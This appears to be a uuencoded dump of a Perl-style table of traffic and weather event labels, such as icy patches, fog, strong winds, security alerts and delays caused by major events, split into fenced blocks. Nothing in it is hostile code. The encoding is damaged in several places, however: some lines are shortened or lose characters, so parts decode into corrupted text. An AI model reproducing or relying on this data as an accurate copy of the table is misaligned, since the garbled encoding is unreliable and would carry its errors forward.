M:61G97,B.PH@("`@)$5V96YT6S$P-C)=(#T@(FEC>2!P871C:&5S("AA8F]V
M92!1(&AU;F1R960@;65T<F5S*2!O;B!B<FED9V5S+"!I;B!S:&%D960@87)E
M87,@86YD(&]N(',B.PH@("`@)$5V96YT6S$P-C-=(#T@(FEM<&%S<V%B;&4@
M9F]R(&AE879Y('9E:&EC;&5S("AO=F5R(%$I(CL*("`@("1%=F5N=%LQ,#8T
M72`](")I;7!A<W-A8FQE("AA8F]V92!1(&AU;F1R960@;65T<F5S*2!F;W(@
M=F5H:6-L97,@=VET:"!T<F%I;&5R<R(["B`@("`D179E;G1;,3`V-5T@/2`B
M9')I=FEN9R!C;VYD:71I;VYS(&EM<')O=F5D(CL*("`@("1%=F5N=%LQ,#8V
M72`](")R97-C=64@86YD(')E8V]V97)Y('=O<FL@:6X@<')O9W)E<W,N($1A
M;F=E<B(["B`@("`D179E;G1;,3`V-UT@/2`B;&%R9V4@86YI;6%L<R!O;B!R
M;V%D=V%Y(CL*("`@("1%=F5N=%LQ,#8X72`](")H97)D<R!O9B!A;FEM86QS
M(&]N(')O861W87DB.PH@("`@)$5V96YT6S$P-CE=(#T@(G-K:60@:&%Z87)D
M(')E9'5C960B.PH@("`@)$5V96YT6S$P-S!=(#T@(G-N;W<@8VQE87)E9"([
M"B`@("`D179E;G1;,3`W,UT@/2`B97AT<F5M96QY(&AA>F%R9&]U<R!D<FEV
M:6YG(&-O;F1I=&EO;G,@97AP96-T960@*&%B;W9E(%$@:'5N9')E9"!M971E
M<G,B.PH@("`@)$5V96YT6S$P-S1=(#T@(F9R965Z:6YG(')A:6X@97AP96-T
M960@*&%B;W9E(%$@:'5N9')E9"!M971R97,I(CL*("`@("1%=F5N=%LQ,#<U
M72`](")D86YG97(@;V8@<F]A9"!B96EN9R!B;&]C:V5D(&)Y('-N;W<@*&%B
M;W9E(%$@:'5N9')E9"!M971R97,I(CL*("`@("1%=F5N=%LQ,#<Y72`](")T
M96UP97)A='5R92!F86QL:6YG(')A<&ED;'D@*'1O(%$I(CL*("`@("1%=F5N
M=%LQ,#@P72`](")E>'1R96UE(&AE870@*'5P('1O(%$I(CL*("`@("1%=F5N
M=%LQ,#@Q72`](")E>'1R96UE(&-O;&0@*&]F(%$I(CL*("`@("1%=F5N=%LQ
```

```
M,#@R72`](")L97-S(&5X=')E;64@=&5M<&5R871U<F5S(CL*("`@("1%=F5N
M=%LQ,#@S72`](")C=7)R96YT('1E;7!E<F%T=7)E("A1*2(["B`@("`D179E
M;G1;,3$P,5T@/2`B:&5A=GD@<VYO=V9A;&P@*%$I(CL*("`@("1%=F5N=%LQ
M,3`R72`](")H96%V>2!S;F]W9F%L;"`H42DN(%9I<VEB:6QI='D@<F5D=6-E
M9"!T;R`\;2(["B`@("`D179E;G1;,3$P,UT@/2`B:&5A=GD@<VYO=V9A;&P@
M*%$I+B!6:7-I8FEL:71Y(')E9'5C960@=&\@/&TB.PH@("`@)$5V96YT6S$Q
M,#1=(#T@(G-N;W=F86QL("A1*2(["B`@("`D179E;G1;,3$P-5T@/2`B<VYO
M=V9A;&P@*%$I+B!6:7-I8FEL:71Y(')E9'5C960@=&\@/&TB.PH@("`@)$5V
M96YT6S$Q,#9=(#T@(FAA:6P@*'9I<VEB:6QI='D@<F5D=6-E9"!T;R!1*2([
M"B`@("`D179E;G1;,3$P-UT@/2`B<VQE970@*'9I<VEB:6QI='D@<F5D=6-E
M9"!T;R!1*2(["B`@("`D179E;G1;,3$P.%T@/2`B=&AU;F1E<G-T;W)M<R`H
M=FES:6)I;&ET>2!R961U8V5D('1O(%$I(CL*("`@("1%=F5N=%LQ,3`Y72`]
M(")H96%V>2!R86EN("A1*2(["B`@("`D179E;G1;,3$Q,%T@/2`B:&5A=GD@
M<F%I;B`H42DN(%9I<VEB:6QI='D@<F5D=6-E9"!T;R`\;2(["B`@("`D179E
M;G1;,3$Q,5T@/2`B:&5A=GD@<F%I;B`H42DN(%9I<VEB:6QI='D@<F5D=6-E
M9"!T;R`\;2(["B`@("`D179E;G1;,3$Q,ET@/2`B<F%I;B`H42DB.PH@("`@
M)$5V96YT6S$Q,3-=(#T@(G)A:6X@*%$I+B!6:7-I8FEL:71Y(')E9'5C960@
M=&\@/&TB.PH@("`@)$5V96YT6S$Q,31=(#T@(G-H;W=E<G,@*'9I<VEB:6QI
M='D@<F5D=6-E9"!T;R!1*2(["B`@("`D179E;G1;,3$Q-5T@/2`B:&5A=GD@
M9G)O<W0B.PH@("`@)$5V96YT6S$Q,39=(#T@(F9R;W-T(CL*("`@("1%=F5N
M=%LQ,3(V72`](")W96%T:&5R('-I='5A=&EO;B!I;7!R;W9E9"(["B`@("`D
M179E;G1;,3$R-UT@/2`B;65S<V%G92!C86YC96QL960B.PH@("`@)$5V96YT
M6S$Q,CA=(#T@(G=I;G1E<B!S=&]R;2`H=FES:6)I;&ET>2!R961U8V5D('1O
M(%$I(CL*("`@("1%=F5N=%LQ,3,P72`](")B;&EZ>F%R9"`H=FES:6)I;&ET
M>2!R961U8V5D('1O(%$I(CL*("`@("1%=F5N=%LQ,3,R72`](")D86UA9VEN
M9R!H86EL("AV:7-I8FEL:71Y(')E9'5C960@=&\@42DB.PH@("`@)$5V96YT
M6S$Q,S1=(#T@(FAE879Y('-N;W=F86QL+B!6:7-I8FEL:71Y(')E9'5C960@
M*'1O(%$I(CL*("`@("1%=F5N=%LQ,3,U72`](")S;F]W9F%L;"X@5FES:6)I
M;&ET>2!R961U8V5D("AT;R!1*2(["B`@("`D179E;G1;,3$S-ET@/2`B:&5A
M=GD@<F%I;BX@5FES:6)I;&ET>2!R961U8V5D("AT;R!1*2(["B`@("`D179E
M;G1;,3$S-UT@/2`B<F%I;BX@5FES:6)I;&ET>2!R961U8V5D("AT;R!1*2([
M"B`@("`D179E;G1;,3$W,%T@/2`B:&5A=GD@<VYO=V9A;&P@*%$I(&5X<&5C
M=&5D(CL*("`@("1%=F5N=%LQ,3<Q72`](")H96%V>2!R86EN("A1*2!E>'!E
M8W1E9"(["B`@("`D179E;G1;,3$W,ET@/2`B=V5A=&AE<B!E>'!E8W1E9"!T
M;R!I;7!R;W9E(CL*("`@("1%=F5N=%LQ,3<S72`](")B;&EZ>F%R9"`H=VET
M:"!V:7-I8FEL:71Y(')E9'5C960@=&\@42D@97AP96-T960B.PH@("`@)$5V
M96YT6S$Q-S1=(#T@(F1A;6%G:6YG(&AA:6P@*'=I=&@@=FES:6)I;&ET>2!R
M961U8V5D('1O(%$I(&5X<&5C=&5D(CL*("`@("1%=F5N=%LQ,3<U72`](")R
M961U8V5D('9I<VEB:6QI='D@*'1O(%$I(&5X<&5C=&5D(CL*("`@("1%=F5N
M=%LQ,3<V72`](")F<F5E>FEN9R!F;V<@97AP96-T960@*'=I=&@@=FES:6)I
M;&ET>2!R961U8V5D('1O(%$I+B!$86YG97(@;V8@<VQI<'!E<GD@<F]A9',B
M.PH@("`@)$5V96YT6S$Q-S==(#T@(F1E;G-E(&9O9R`H=VET:"!V:7-I8FEL
M:71Y(')E9'5C960@=&\@42D@97AP96-T960B.PH@("`@)$5V96YT6S$Q-SA=
M(#T@(G!A=&-H>2!F;V<@*'=I=&@@=FES:6)I;&ET>2!R961U8V5D('1O(%$I
M(&5X<&5C=&5D(CL*("`@("1%=F5N=%LQ,3<Y72`](")V:7-I8FEL:71Y(&5X
M<&5C=&5D('1O(&EM<')O=F4B.PH@("`@)$5V96YT6S$Q.#!=(#T@(F%D=F5R
M<V4@=V5A=&AE<B!W87)N:6YG('=I=&AD<F%W;B(["B`@("`D179E;G1;,3$Y
M,%T@/2`B<V5V97)E('-M;V<B.PH@("`@)$5V96YT6S$Q.3%=(#T@(G-E=F5R
M92!E>&AA=7-T('!O;&QU=&EO;B(["B`@("`D179E;G1;,3(P,5T@/2`B=&]R
M;F%D;V5S(CL*("`@("1%=F5N=%LQ,C`R72`](")H=7)R:6-A;F4@9F]R8V4@
M=VEN9',@*%$I(CL*("`@("1%=F5N=%LQ,C`S72`](")G86QE<R`H42DB.PH@
M("`@)$5V96YT6S$R,#1=(#T@(G-T;W)M(&9O<F-E('=I;F1S("A1*2(["B`@
M("`D179E;G1;,3(P-5T@/2`B<W1R;VYG('=I;F1S("A1*2(["B`@("`D179E
M;G1;,3(P.5T@/2`B9W5S='D@=VEN9',@*%$I(CL*("`@("1%=F5N=%LQ,C$P
M72`](")C<F]S<W=I;F1S("A1*2(["B`@("`D179E;G1;,3(Q,5T@/2`B<W1R
M;VYG('=I;F1S("A1*2!A9F9E8W1I;F<@:&EG:"US:61E9"!V96AI8VQE<R([
M"B`@("`D179E;G1;,3(Q,ET@/2`B8VQO<V5D(&9O<B!H:6=H+7-I9&5D('9E
M:&EC;&5S(&1U92!T;R!S=')O;F<@=VEN9',@*%$I(CL*("`@("1%=F5N=%LQ
M,C$S72`](")S=')O;F<@=VEN9',@96%S:6YG(CL*("`@("1%=F5N=%LQ,C$T
M72`](")M97-S86=E(&-A;F-E;&QE9"(["B`@("`D179E;G1;,3(Q-5T@/2`B
M<F5S=')I8W1I;VYS(&9O<B!H:6=H+7-I9&5D('9E:&EC;&5S(&QI9G1E9"([
M"B`@("`D179E;G1;,3(Q-UT@/2`B=&]R;F%D;R!W87)N:6YG(&5N9&5D(CL*
M("`@("1%=F5N=%LQ,S`Q72`](")D96YS92!F;V<@*'9I<VEB:6QI='D@<F5D
M=6-E9"!T;R!1*2(["B`@("`D179E;G1;,3,P,ET@/2`B9&5N<V4@9F]G+B!6
M:7-I8FEL:71Y(')E9'5C960@=&\@/&TB.PH@("`@)$5V96YT6S$S,#-=(#T@
M(F1E;G-E(&9O9RX@5FES:6)I;&ET>2!R961U8V5D('1O(#QM(CL*("`@("1%
M=F5N=%LQ,S`T72`](")F;V<@*'9I<VEB:6QI='D@<F5D=6-E9"!T;R!1*2([
M"B`@("`D179E;G1;,3,P-5T@/2`B9F]G+B!6:7-I8FEL:71Y(')E9'5C960@
M=&\@/&TB.PH@("`@)$5V96YT6S$S,#==(#T@(G!A=&-H>2!F;V<@*'9I<VEB
M:6QI='D@<F5D=6-E9"!T;R!1*2(["B`@("`D179E;G1;,3,P.%T@/2`B9G)E
```

```
M97II;F<@9F]G("AV:7-I8FEL:71Y(')E9'5C960@=&\@42DB.PH@("`@)$5V
M96YT6S$S,#E=(#T@(G-M;VME(&AA>F%R9"`H=FES:6)I;&ET>2!R961U8V5D
M('1O(%$I(CL*("`@("1%=F5N=%LQ,S$P72`]")B;&]W:6YG(&1U<W0@*'9I
M<VEB:6QI='D@<F5D=6-E9"!T;R!1*2(["B`@("`D179E;G1;,3,Q,ET@/2`B
M<VYO=V9A;&P@86YD(&9O9R`H=FES:6)I;&ET>2!R961U8V5D('1O(%$I(CL*
M("`@("1%=F5N=%LQ,S$S72`]")V:7-I8FEL:71Y(&EM<')O=F5D(CL*("`@
M("1%=F5N=%LQ,S$T72`]")M97-S86=E(&-A;F-E;&QE9"(["B`@("`D179E
M;G1;,3,Q.%T@/2`B=FES:6)I;&ET>2!R961U8V5D("AT;R!1*2(["B`@("`D
M179E;G1;,3,Q.5T@/2`B=FES:6)I;&ET>2!R961U8V5D('1O(#QM(CL*("`@
M("1%=F5N=%LQ,S(P72`]")V:7-I8FEL:71Y(')E9'5C960@=&\@/&TB.PH@
M("`@)$5V96YT6S$S,C%=(#T@(G9I<VEB:6QI='D@<F5D=6-E9"!T;R`\;2([
M"B`@("`D179E;G1;,3,R,ET@/2`B=VAI=&4@;W5T("AV:7-I8FEL:71Y(')E
M9'5C960@=&\@42DB.PH@("`@)$5V96YT6S$S,C-=(#T@(F)L;W=I;F<@<VYO
M=R`H=FES:6)I;&ET>2!R961U8V5D('1O(%$I(CL*("`@("1%=F5N=%LQ,S(T
M72`]")S<')A>2!H87IA<F0@*'9I<VEB:6QI='D@<F5D=6-E9"!T;R!1*2([
M"B`@("`D179E;G1;,3,R-5T@/2`B;&]W('-U;B!G;&%R92(["B`@("`D179E
M;G1;,3,R-ET@/2`B<V%N9'-T;W)M<R`H=FES:6)I;&ET>2!R961U8V5D('1O
M(%$I(CL*("`@("1%=F5N=%LQ,S,R72`]")S;6]G(&%L97)T(CL*("`@("1%
M=F5N=%LQ,S,W72`]")F<F5E>FEN9R!F;V<@*'9I<VEB:6QI='D@<F5D=6-E
M9"!T;R!1*2X@4VQI<'!E<GD@<F]A9',B.PH@("`@)$5V96YT6S$S,SA=(#T@
M(FYO(&UO=&]R('9E:&EC;&5S(&1U92!T;R!S;6]G(&%L97)T(CL*("`@("1%
M=F5N=%LQ,S0P72`]")S=V%R;7,@;V8@:6YS96-T<R`H=FES:6)I;&ET>2!R
M961U8V5D('1O(%$I(CL*("`@("1%=F5N=%LQ,S0U72`]")F;V<@8VQE87)I
M;F<B.PH@("`@)$5V96YT6S$S-#9=(#T@(F9O9R!F;W)E8V%S="!W:71H9')A
M=VXB.PH@("`@)$5V96YT6S$T-3!=(#T@(FEN=&5R;F%T:6]N86P@<W!O<G1S
M(&UE971I;F<B.PH@("`@)$5V96YT6S$T-3%=(#T@(FUA=&-H(CL*("`@("1%
M=F5N=%LQ-#4R72`]")T;W5R;F%M96YT(CL*("`@("1%=F5N=%LQ-#4S72`]
M(")A=&AL971I8W,@;65E=&EN9R(["B`@("`D179E;G1;,30U-%T@/2`B8F%L
M;"!G86UE(CL*("`@("1%=F5N=%LQ-#4U72`]")B;WAI;F<@=&]U<FYA;65N
M="(["B`@("`D179E;G1;,30U-ET@/2`B8G5L;"!F:6=H="(["B`@("`D179E
M;G1;,30U-UT@/2`B8W)I8VME="!M871C:"(["B`@("`D179E;G1;,30U.%T@
M/2`B8WEC;&4@<F%C92(["B`@("`D179E;G1;,30U.5T@/2`B9F]O=&)A;&P@
M;6%T8V@B.PH@("`@)$5V96YT6S$T-C!=(#T@(F=O;&8@=&]U<FYA;65N="([
M"B`@("`D179E;G1;,30V,5T@/2`B;6%R871H;VXB.PH@("`@)$5V96YT6S$T
M-C)=(#T@(G)A8V4@;65E=&EN9R(["B`@("`D179E;G1;,30V,UT@/2`B<G5G
M8GD@;6%T8V@B.PH@("`@)$5V96YT6S$T-C1=(#T@(G-H;W<@:G5M<&EN9R([
M"B`@("`D179E;G1;,30V-5T@/2`B=&5N;FES('1O=7)N86UE;G0B.PH@("`@
M)$5V96YT6S$T-C9=(#T@(G=A=&5R('-P;W)T<R!M965T:6YG(CL*("`@("1%
M=F5N=%LQ-#8W72`]")W:6YT97(@<W!O<G1S(&UE971I;F<B.PH@("`@)$5V
M96YT6S$T-CA=(#T@(F9U;F9A:7(B.PH@("`@)$5V96YT6S$T-CE=(#T@(G1R
M861E(&9A:7(B.PH@("`@)$5V96YT6S$T-S!=(#T@(G!R;V-E<W-I;VXB.PH@
M("`@)$5V96YT6S$T-S%=(#T@(G-I9VAT<V5E<G,@;V)S=')U8W1I;F<@86-C
M97-S(CL*("`@("1%=F5N=%LQ-#<R72`]")P96]P;&4@;VX@<F]A9'=A>2([
M"B`@("`D179E;G1;,30W,UT@/2`B8VAI;&1R96X@;VX@<F]A9'=A>2(["B`@
M("`D179E;G1;,30W-%T@/2`B8WEC;&ES=',@;VX@<F]A9'=A>2(["B`@("`D
M179E;G1;,30W-5T@/2`B<W1R:6ME(CL*("`@("1%=F5N=%LQ-#<V72`]")S
M96-U<FET>2!I;F-I9&5N="([B`@("`D179E;G1;,30W-UT@/2`B<&]L:6-E
M(&-H96-K<&]I;G0B.PH@("`@)$5V96YT6S$T-SA=(#T@(G1E<G)O<FES="!I
M;F-I9&5N="([B`@("`D179E;G1;,30W.5T@/2`B9W5N9FER92!O;B!R;V%D
M=V%Y+"!D86YG97(B.PH@("`@)$5V96YT6S$T.#!=(#T@(F-I=FEL(&5M97)G
M96YC>2(["B`@("`D179E;G1;,30X,5T@/2`B86ER(')A:60L(&1A;F=E<B([
M"B`@("`D179E;G1;,30X,ET@/2`B<&5O<&QE(&]N(')O861W87DN($1A;F=E
M<B(["B`@("`D179E;G1;,30X,UT@/2`B8VAI;&1R96X@;VX@<F]A9'=A>2X@
M1&%N9V5R(CL*("`@("1%=F5N=%LQ-#@T72`]")C>6-L:7-T<R!O;B!R;V%D
M=V%Y+B!$86YG97(B.PH@("`@)$5V96YT6S$T.#5=(#T@(F-L;W-E9"!D=64@
M=&\@<V5C=7)I='D@:6YC:61E;G0B.PH@("`@)$5V96YT6S$T.#9=(#T@(G-E
M8W5R:71Y(&EN8VED96YT+B!$96QA>7,@*%$I(CL*("`@("1%=F5N=%LQ-#@W
M72`]")S96-U<FET>2!I;F-I9&5N="X@1&5L87ES("A1*2!E>'!E8W1E9"([
M"B`@("`D179E;G1;,30X.%T@/2`B<V5C=7)I='D@:6YC:61E;G0N($QO;F<@
M9&5L87ES("A1*2(["B`@("`D179E;G1;,30X.5T@/2`B<&]L:6-E(&-H96-K
M<&]I;G0N($1E;&%Y<R`H42DB.PH@("`@)$5V96YT6S$T.3!=(#T@(G!O;&EC
M92!C:&5C:W!O:6YT+B!$96QA>7,@*%$I(&5X<&5C=&5D(CL*("`@("1%=F5N
M=%LQ-#DQ72`]")P;VQI8V4@8VAE8VMP;VEN="X@3&]N9R!D96QA>7,@*%$I
M(CL*("`@("1%=F5N=%LQ-#DR72`]")S96-U<FET>2!A;&5R="!W:71H9')A
M=VXB.PH@("`@)$5V96YT6S$T.3-=(#T@(G-P;W)T<R!T<F%F9FEC(&-L96%R
M960B.PH@("`@)$5V96YT6S$T.31=(#T@(F5V86-U871I;VXB.PH@("`@)$5V
M96YT6S$T.35=(#T@(F5V86-U871I;VXN($AE879Y('1R869F:6,B.PH@("`@
M)$5V96YT6S$T.39=(#T@(G1R869F:6,@9&ES<G5P=&EO;B!C;&5A<F5D(CL*
M("`@("1%=F5N=%LQ-3`Q72`]")M86IO<B!E=F5N="(["B`@("`D179E;G1;
M,34P,ET@/2`B<W!O<G1S(&5V96YT(&UE971I;F<B.PH@("`@)$5V96YT6S$U
```

```
M,#-=(#T@(G-H;W<B.PH@("`@)$5V96YT6S$U,#1=(#T@(F9E<W1I=F%L(CL*
M("`@("1%=F5N=%LQ-3`U72`](")E>&AI8FET:6]N(CL*("`@("1%=F5N=%LQ
M-3`V72`](")F86ER(CL*("`@("1%=F5N=%LQ-3`W72`](")M87)K970B.PH@
M("`@)$5V96YT6S$U,#A=(#T@(F-E<F5M;VYI86P@979E;G0B.PH@("`@)$5V
M96YT6S$U,#E=(#T@(G-T871E(&]C8V%S:6]N(CL*("`@("1%=F5N=%LQ-3$P
M72`](")P87)A9&4B.PH@("`@)$5V96YT6S$U,3%=(#T@(F-R;W=D(CL*("`@
M("1%=F5N=%LQ-3$R72`](")M87)C:"(["B`@("`D179E;G1;,34Q,UT@/2`B
M9&5M;VYS=')A=&EO;B(["B`@("`D179E;G1;,34Q-%T@/2`B<'5B;&EC(&1I
M<W1U<F)A;F-E(CL*("`@("1%=F5N=%LQ-3$U72`](")S96-U<FET>2!A;&5R
M="(["B`@("`D179E;G1;,34Q-ET@/2`B8F]M8B!A;&5R="(["B`@("`D179E
M;G1;,34Q-UT@/2`B;6%J;W(@979E;G0N(%-T871I;VYA<GD@=')A9F9I8R([
M"B`@("`D179E;G1;,34Q.%T@/2`B;6%J;W(@979E;G0N($1A;F=E<B!O9B!S
M=&%T:6]N87)Y('1R869F:6,B.PH@("`@)$5V96YT6S$U,3E=(#T@(FUA:F]R
M(&5V96YT+B!1=65U:6YG('1R869F:6,B.PH@("`@)$5V96YT6S$U,C!=(#T@
M(FUA:F]R(&5V96YT+B!$86YG97(@;V8@<75E=6EN9R!T<F%F9FEC(CL*("`@
M("1%=F5N=%LQ-3(Q72`](")M86IO<B!E=F5N="X@4VQO=R!T<F%F9FEC(CL*
M("`@("1%=F5N=%LQ-3(R72`](")M86IO<B!E=F5N="X@4VQO=R!T<F%F9FEC
M(&5X<&5C=&5D(CL*("`@("1%=F5N=%LQ-3(S72`](")M86IO<B!E=F5N="X@
M2&5A=GD@=')A9F9I8R(["B`@("`D179E;G1;,34R-%T@/2`B;6%J;W(@979E
M;G0N($AE879Y('1R869F:6,@97AP96-T960B.PH@("`@)$5V96YT6S$U,C5=
M(#T@(FUA:F]R(&5V96YT+B!4<F%F9FEC(&9L;W=I;F<@9G)E96QY(CL*("`@
M("1%=F5N=%LQ-3(V72`](")M86IO<B!E=F5N="X@5')A9F9I8R!B=6EL9&EN
M9R!U<"(["B`@("`D179E;G1;,34R-UT@/2`B8VQO<V5D(&1U92!T;R!M86IO
M<B!E=F5N="([B`@("`D179E;G1;,34R.%T@/2`B;6%J;W(@979E;G0N($1E
M;&%Y<R`H42DB.PH@("`@)$5V96YT6S$U,CE=(#T@(FUA:F]R(&5V96YT+B!$
M96QA>7,@*%$I(&5X<&5C=&5D(CL*("`@("1%=F5N=%LQ-3,P72`](")M86IO
M<B!E=F5N="X@3&]N9R!D96QA>7,@*%$I(CL*("`@("1%=F5N=%LQ-3,Q72`]
M(")S<&]R=',@;65E=&EN9RX@4W1A=&EO;F%R>2!T<F%F9FEC(CL*("`@("1%
M=F5N=%LQ-3,R72`](")S<&]R=',@;65E=&EN9RX@1&%N9V5R(&]F('-T871I
M;VYA<GD@=')A9F9I8R(["B`@("`D179E;G1;,34S,UT@/2`B<W!O<G1S(&UE
M971I;F<N(%%U975I;F<@=')A9F9I8R(["B`@("`D179E;G1;,34S-%T@/2`B
M<W!O<G1S(&UE971I;F<N($1A;F=E<B!O9B!Q=65U:6YG('1R869F:6,B.PH@
M("`@)$5V96YT6S$U,S5=(#T@(G-P;W)T<R!M965T:6YG+B!3;&]W('1R869F
M:6,B.PH@("`@)$5V96YT6S$U,S9=(#T@(G-P;W)T<R!M965T:6YG+B!3;&]W
M('1R869F:6,@97AP96-T960B.PH@("`@)$5V96YT6S$U,S==(#T@(G-P;W)T
M<R!M965T:6YG+B!(96%V>2!T<F%F9FEC(CL*("`@("1%=F5N=%LQ-3,X72`]
M(")S<&]R=',@;65E=&EN9RX@2&5A=GD@=')A9F9I8R!E>'!E8W1E9"(["B`@
M("`D179E;G1;,34S.5T@/2`B<W!O<G1S(&UE971I;F<N(%1R869F:6,@9FQO
M=VEN9R!F<F5E;'DB.PH@("`@)$5V96YT6S$U-#!=(#T@(G-P;W)T<R!M965T
M:6YG+B!4<F%F9FEC(&)U:6QD:6YG('5P(CL*("`@("1%=F5N=%LQ-30Q72`]
M(")C;&]S960@9'5E('1O('-P;W)T<R!M965T:6YG(CL*("`@("1%=F5N=%LQ
M-30R72`](")S<&]R=',@;65E=&EN9RX@1&5L87ES("A1*2(["B`@("`D179E
M;G1;,34T,UT@/2`B<W!O<G1S(&UE971I;F<N($1E;&%Y<R`H42D@97AP96-T
M960B.PH@("`@)$5V96YT6S$U-#1=(#T@(G-P;W)T<R!M965T:6YG+B!,;VYG
M(&1E;&%Y<R`H42DB.PH@("`@)$5V96YT6S$U-#5=(#T@(F9A:7(N(%-T871I
M;VYA<GD@=')A9F9I8R(["B`@("`D179E;G1;,34T-ET@/2`B9F%I<BX@1&%N
M9V5R(&]F('-T871I;VYA<GD@=')A9F9I8R(["B`@("`D179E;G1;,34T-UT@
M/2`B9F%I<BX@475E=6EN9R!T<F%F9FEC(CL*("`@("1%=F5N=%LQ-30X72`]
M(")F86ER+B!$86YG97(@;V8@<75E=6EN9R!T<F%F9FEC(CL*("`@("1%=F5N
M=%LQ-30Y72`](")F86ER+B!3;&]W('1R869F:6,B.PH@("`@)$5V96YT6S$U
M-3!=(#T@(F9A:7(N(%-L;W<@=')A9F9I8R!E>'!E8W1E9"(["B`@("`D179E
M;G1;,34U,5T@/2`B9F%I<BX@2&5A=GD@=')A9F9I8R(["B`@("`D179E;G1;
M,34U,ET@/2`B9F%I<BX@2&5A=GD@=')A9F9I8R!E>'!E8W1E9"(["B`@("`D
M179E;G1;,34U,UT@/2`B9F%I<BX@5')A9F9I8R!F;&]W:6YG(&9R965L>2([
M"B`@("`D179E;G1;,34U-%T@/2`B9F%I<BX@5')A9F9I8R!B=6EL9&EN9R!U
M<"(["B`@("`D179E;G1;,34U-5T@/2`B8VQO<V5D(&1U92!T;R!F86ER(CL*
M("`@("1%=F5N=%LQ-34V72`](")F86ER+B!$96QA>7,@*%$I(CL*("`@("1%
M=F5N=%LQ-34W72`](")F86ER+B!$96QA>7,@*%$I(&5X<&5C=&5D(CL*("`@
M("1%=F5N=%LQ-34X72`](")F86ER+B!,;VYG(&1E;&%Y<R`H42DB.PH@("`@
M)$5V96YT6S$U-3E=(#T@(F-L;W-E9"!D=64@=&\@<&%R861E(CL*("`@("1%
M=F5N=%LQ-38P72`](")P87)A9&4N($1E;&%Y<R`H42DB.PH@("`@)$5V96YT
M6S$U-C%=(#T@(G!A<F%D92X@1&5L87ES("A1*2!E>'!E8W1E9"(["B`@("`D
M179E;G1;,34V,ET@/2`B<&%R861E+B!,;VYG(&1E;&%Y<R`H42DB.PH@("`@
M)$5V96YT6S$U-C-=(#T@(F-L;W-E9"!D=64@=&\@<W1R:6ME(CL*("`@("1%
M=F5N=%LQ-38T72`](")S=')I:V4N($1E;&%Y<R`H42DB.PH@("`@)$5V96YT
M6S$U-C5=(#T@(G-T<FEK92X@1&5L87ES("A1*2!E>'!E8W1E9"(["B`@("`D
M179E;G1;,34V-ET@/2`B<W1R:6ME+B!,;VYG(&1E;&%Y<R`H42DB.PH@("`@
M)$5V96YT6S$U-C==(#T@(F-L;W-E9"!D=64@=&\@9&5M;VYS=')A=&EO;B([
M"B`@("`D179E;G1;,34V.%T@/2`B9&5M;VYS=')A=&EO;BX@1&5L87ES("A1
M*2(["B`@("`D179E;G1;,34V.5T@/2`B9&5M;VYS=')A=&EO;BX@1&5L87ES
```

```
M("A1*2!E>'!E8W1E9"(["B`@("`D179E;G1;,34W,%T@/2`B9&5M;VYS=')A
M=&EO;BX@3&]N9R!D96QA>7,@*%$I(CL*("`@("1%=F5N=%LQ-3<Q72`](")S
M96-U<FET>2!A;&5R="X@4W1A=&EO;F%R>2!T<F%F9FEC(CL*("`@("1%=F5N
M=%LQ-3<R72`](")S96-U<FET>2!A;&5R="X@1&%N9V5R(&]F('-T871I;VYA
M<GD@=')A9F9I8R(["B`@("`D179E;G1;,34W,UT@/2`B<V5C=7)I='D@86QE
M<G0N(%%U975I;F<@=')A9F9I8R(["B`@("`D179E;G1;,34W-%T@/2`B<V5C
M=7)I='D@86QE<G0N($1A;F=E<B!O9B!Q=65U:6YG('1R869F:6,B.PH@("`@
M)$5V96YT6S$U-S5=(#T@(G-E8W5R:71Y(&%L97)T+B!3;&]W('1R869F:6,B
M.PH@("`@)$5V96YT6S$U-S9=(#T@(G-E8W5R:71Y(&%L97)T+B!3;&]W('1R
M869F:6,@97AP96-T960B.PH@("`@)$5V96YT6S$U-S==(#T@(G-E8W5R:71Y
M(&%L97)T+B!(96%V>2!T<F%F9FEC(CL*("`@("1%=F5N=%LQ-3<X72`](")S
M96-U<FET>2!A;&5R="X@2&5A=GD@=')A9F9I8R!E>'!E8W1E9"(["B`@("`D
M179E;G1;,34W.5T@/2`B<V5C=7)I='D@86QE<G0N(%1R869F:6,@8G5I;&1I
M;F<@=7`B.PH@("`@)$5V96YT6S$U.#!=(#T@(F-L;W-E9"!D=64@=&\@<V5C
M=7)I='D@86QE<G0B.PH@("`@)$5V96YT6S$U.#%=(#T@(G-E8W5R:71Y(&%L
M97)T+B!$96QA>7,@*%$I(CL*("`@("1%=F5N=%LQ-3@R72`](")S96-U<FET
M>2!A;&5R="X@1&5L87ES("A1*2!E>'!E8W1E9"(["B`@("`D179E;G1;,34X
M,UT@/2`B<V5C=7)I='D@86QE<G0N($QO;F<@9&5L87ES("A1*2(["B`@("`D
M179E;G1;,34X-%T@/2`B=')A9F9I8R!H87,@<F5T=7)N960@=&\@;F]R;6%L
M(CL*("`@("1%=F5N=%LQ-3@U72`](")M97-S86=E(&-A;F-E;&QE9"(["B`@
M("`D179E;G1;,34X-ET@/2`B<V5C=7)I='D@86QE<G0N(%1R869F:6,@9FQO
M=VEN9R!F<F5E;'DB.PH@("`@)$5V96YT6S$U.#==(#T@(F%I<B!R86ED('=A
M<FYI;F<@8V%N8V5L;&5D(CL*("`@("1%=F5N=%LQ-3@X72`](")C:79I;"!E
M;65R9V5N8WD@8V%N8V5L;&5D(CL*("`@("1%=F5N=%LQ-3@Y72`](")M97-S
M86=E(&-A;F-E;&QE9"(["B`@("`D179E;G1;,34Y,%T@/2`B<V5V97)A;"!M
M86IO<B!E=F5N=',B.PH@("`@)$5V96YT6S$U.3%=(#T@(FEN9F]R;6%T:6]N
M(&%B;W5T(&UA:F]R(&5V96YT(&YO(&QO;F=E<B!V86QI9"(["B`@("`D179E
M;G1;,38P,5T@/2`B9&5L87ES("A1*2(["B`@("`D179E;G1;,38P,ET@/2`B
M9&5L87ES('5P('1O(&UI;G5T97,B.PH@("`@)$5V96YT6S$V,#-=(#T@(F1E
M;&%Y<R!U<"!T;R!M:6YU=&5S(CL*("`@("1%=F5N=%LQ-C`T72`](")D96QA
M>7,@=7`@=&\@;VYE(&AO=7(B.PH@("`@)$5V96YT6S$V,#5=(#T@(F1E;&%Y
M<R!U<"!T;R!T=V\@:&]U<G,B.PH@("`@)$5V96YT6S$V,#9=(#T@(F1E;&%Y
M<R!O9B!S979E<F%L(&AO=7)S(CL*("`@("1%=F5N=%LQ-C`W72`](")D96QA
M>7,@*%$I(&5X<&5C=&5D(CL*("`@("1%=F5N=%LQ-C`X72`](")L;VYG(&1E
M;&%Y<R`H42DB.PH@("`@)$5V96YT6S$V,#E=(#T@(F1E;&%Y<R`H42D@9F]R
